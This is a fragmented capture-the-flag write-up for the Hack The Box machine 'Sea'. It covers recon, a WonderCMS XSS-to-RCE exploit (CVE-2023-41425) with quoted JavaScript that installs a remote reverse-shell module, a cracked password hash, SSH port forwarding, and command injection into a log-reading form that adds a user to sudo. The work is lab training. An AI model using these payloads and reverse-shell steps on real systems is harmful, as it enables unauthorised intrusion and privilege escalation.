
Nmap Results
# Nmap 7.94SVN scan initiated Wed Aug 14 14:51:12 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.192.248
Nmap scan report for 10.129.192.248
Host is up (0.091s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 14 14:51:51 2024 -- 1 IP address (1 host up) scanned in 38.24 secondsnmap output that would reveal any hostnames or anything special about the app other than the web server in use.I'm going to go ahead and add an
/etc/hosts entry for convenience.echo -e '10.129.192.248\t\tsea.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80

Walking the Application
 Björn Kimminich

contact hyperlink that redirects to /contact.php
Upon submitting the form, we get a confirmation that the form was successfully submitted. That concludes walking the application, as there's nowhere else for us to interact with any links or inputs.
Penetration Testing
/robots.txt and /sitemap.xml file, neither of which appear to exist on this site.
<!-- Admin CSS --> comment in the source code is intriguingLooking through my Burp request history from walking the application, this seems to suggest there may be some admin features for the site elsewhere.

HTTP POST request to /contact.phpWe can see the form inputs are just a basic application/x-www-form-urlencoded data submission.




We can gain a good deal of valuable information about the web client being used to make the request.
Enumerating the Server Software


 WonderCMS
This is the GitHub repository containing the source code for WonderCMS

themes/sky/wcms-modules.json file
3.2.0
http://domain.tld/loginURL, so http://sea.htb/loginURL in this caseSearching for CVEs

CVEs ordered by publish date, a lot of the recent ones for Wonder CMS v.3.2.0 thru v.3.4.2 require manipulation of site content via the admin panel
This one -- on the other hand -- has a lot of promise, because it has a POC published for it, and the exploit itself is pretty trivial as it just involves tricking the admin into clicking our link and uploading a new module to the site via XSS
CVE-2023-41425 works out great, because we know there is already a social engineering component at play here. So, we just send the malicious link via the form and get a shell.Exploit
XSS to RCE
Source Code Review
262588213843476
CVE-2023-41425 Source Code
e(0, -1);
    13  }
    14  var urlWithoutLog = url.split("/").slice(0, -1).join("/");
    15  var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
    16  var token = document.querySelectorAll('[name="token"]')[0].value;
    17  var urlRev = urlWithoutLogBase+"/?installModule=https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip&directoryName=violet&type=themes&token=" + token;
    18  var xhr3 = new XMLHttpRequest();
    19  xhr3.withCredentials = true;
    20  xhr3.open("GET", urlRev);
    21  xhr3.send();
    22  xhr3.onload = function() {
    23   if (xhr3.status == 200) {
    24     var xhr4 = new XMLHttpRequest();
    25     xhr4.withCredentials = true;
    26     xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
    27     xhr4.send();
    28     xhr4.onload = function() {
    29       if (xhr4.status == 200) {
    30         var ip = "'''+str(sys.argv[2])+'''";
    31         var port = "'''+str(sys.argv[3])+'''";
    32         var xhr5 = new XMLHttpRequest();
    33         xhr5.withCredentials = true;
    34         xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost=" + ip + "&lport=" + port);
    35         xhr5.send();
    36
    37       }
    38     };
    39   }
    40  };
    41  '''
    42    try:
    43      open("xss.js","w").write(data)
    44      print("[+] xss.js is created")

    45      print("[+] execute the below command in another terminal\n\n----------------------------\nnc -lvp "+str(sys.argv[3]))
    46      print("----------------------------\n")
    47      XSSlink = str(sys.argv[1]).replace("loginURL","index.php?page=loginURL?")+"\"></form><script+src=\"http://"+str(sys.argv[2])+":8000/xss.js\"></script><form+action=\""
    48      XSSlink = XSSlink.strip(" ")
    49      print("send the below link to admin:\n\n----------------------------\n"+XSSlink)
    50      print("----------------------------\n")
    51
    52      print("\nstarting HTTP server to allow the access to xss.js")
    53      os.system("python3 -m http.server\n")
    54    except: print(data,"\n","//write this to a file")
Let's do some source code review to better understand the exploit:
- Line 7:
usage: python3 exploit.py loginURL IP_Address Port- We pass the CMS login url and a reverse shell IP and port
- Line 10 — Line 40
- This is JavaScript code sandwiched between a here-string block
- The JavaScript code will be written to your attack box in
xss.js - The code uses
XMLHttpRequestclass to cause the client to fetch a maliciousmain.zipfile from GitHub and install it (line 17) - The client then opens the
rev.phpfrom the now-installed, malicious theme file on the target server, along with our reverse shell listener and TCP port (line 34)
- Line 43
- The script writes the payload to
xss.jsand gives you the URL to send to the site admin
- The script writes the payload to
Source Code Modifications
curl -s -L https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip -o main.zip
var url = "'''+str(sys.argv[1])+'''";
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
Lines 10 -- 15 - Before
var url = new URL("'''+str(sys.argv[1])+'''");
if (url.href.endsWith("/")) {
    url = new URL(url.href.slice(0, -1));
}
var urlWithoutLogBase = url.origin.toString();
Lines 10 -- 14 - After
/ and causes a malformed URL in the urlWithoutLogBase in certain conditionsinstallModule=https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zipLine 16 - Before
installModule=http://YOUR_HTB_VPN_IP/main.zipLine 16 - After (be sure to use http://)
http://"+str(sys.argv[2])+":8000/xss.jsLine 46 - Before
http://"+str(sys.argv[2])+"/xss.jsLine 46 - After
tcp/80# print("\nstarting HTTP server to allow the access to xss.js")
# os.system("python3 -m http.server\n")Comment out Lines 52 and 53, as I'll run my HTTP server manually
Run the Exploit
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
sudo python3 -m http.server -b 10.10.14.9 80Start a Python HTTP server and listen on your VPN IP
python3 cve-2023-41425.py http://sea.htb/loginURL 10.10.14.9 443Generate the XSS paylaod

Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on sea.
Users and Groups
Local Users
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
Local Groups
www-data:x:33:geo
amay:x:1000:
geo:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:3a:39 brd ff:ff:ff:ff:ff:ff
    inet 10.129.180.232/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3484sec preferred_lft 3484sec
Open Ports
tcp        0      0 127.0.0.1:56903         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
Interesting Files
/var/www/sea/data/database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2024\/08\/15 22:13:38": "127.0.0.1",
            "2024\/08\/15 22:12:08": "127.0.0.1",
            "2024\/08\/15 22:10:58": "127.0.0.1",
            "2024\/08\/15 22:08:48": "127.0.0.1",
            "2024\/08\/15 22:06:37": "127.0.0.1"
        },
        "lastModulesSync": "2024\/08\/15",
        "customModules": {
            "themes": {},
            "plugins": {}
        },
        "menuItems": {
            "0": {
                "name": "Home",
                "slug": "home",
                "visibility": "show",
                "subpages": {}
            },
            "1": {
                "name": "How to participate",
                "slug": "how-to-participate",
                "visibility": "show",
                "subpages": {}
            }
        },
        "logoutToLoginScreen": {}
    },
    "pages": {
        "404": {
            "title": "404",
            "keywords": "404",
            "description": "404",
            "content": "<center><h1>404 - Page not found<\/h1><\/center>",
            "subpages": {}
        },
        "home": {
            "title": "Home",
            "keywords": "Enter, page, keywords, for, search, engines",
            "description": "A page description is also good for search engines.",
            "content": "<h1>Welcome to Sea<\/h1>\n\n<p>Hello! Join us for an exciting night biking adventure! We are a new company that organizes bike competitions during the night and we offer prizes for the first three places! The most important thing is to have fun, join us now!<\/p>",
            "subpages": {}
        },
        "how-to-participate": {
            "title": "How to",
            "keywords": "Enter, keywords, for, this page",
            "description": "A page description is also good for search engines.",
            "content": "<h1>How can I participate?<\/h1>\n<p>To participate, you only need to send your data as a participant through <a href=\"http:\/\/sea.htb\/contact.php\">contact<\/a>. Simply enter your name, email, age and country. In addition, you can optionally add your website related to your passion for night racing.<\/p>",
            "subpages": {}
        }
    },
    "blocks": {
        "subside": {
            "content": "<h2>About<\/h2>\n\n<br>\n<p>We are a company dedicated to organizing races on an international level. Our main focus is to ensure that our competitors enjoy an exciting night out on the bike while participating in our events.<\/p>"
        },
        "footer": {
            "content": "©2024 Sea"
        }
    }
}
Privilege Escalation
Crack the Database Hash

\ characters that were used to escape the / characters in JSON
Lateral to amay

hydra
ssh amay@sea.htbLog in as amay via ssh

SSH Port Forwarding
amay, but I did see some interesting ports that are open on the box internally. Now that we have a SSH login, it's trivial to forward those ports and explore more.ssh -f -N -L 127.0.0.1:56903:127.0.0.1:56903 -L 127.0.0.1:8081:127.0.0.1:8080 amay@sea.htb8080 is already open on my box by Burp, so use 8081
TCP/56903
It does appear to be a HTTP server of some kind, because I do get some HTTP headers back from whatever is running there.

Not really seeing much more to explore here.
TCP/8080
tcp/8081 locally to hit tcp/8080 on the target, because Burp is already occupying tcp/8080 on my end




exec("cat " . $_POST['log_file']); in a PHP script or something similar, so if we tamper with the input in log_file and inject a shell command, we can likely cause something like: cat /var/log/auth.log; ping -c 3 10.10.14.9 or cat /var/log/auth.log$(ping -c 3 10.10.14.9)



nc and sent back to our shell, so we can see the output
rootBecoming Root
log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log;$(usermod+-G+sudo+amay)&analyze_log=Final payload: Add user, amay to the sudo group

sudo group nowFlags
User
3031a92c8cbd3ecc050793840b7442bc
Root
6aceb82f362deb3862470157b7dc2614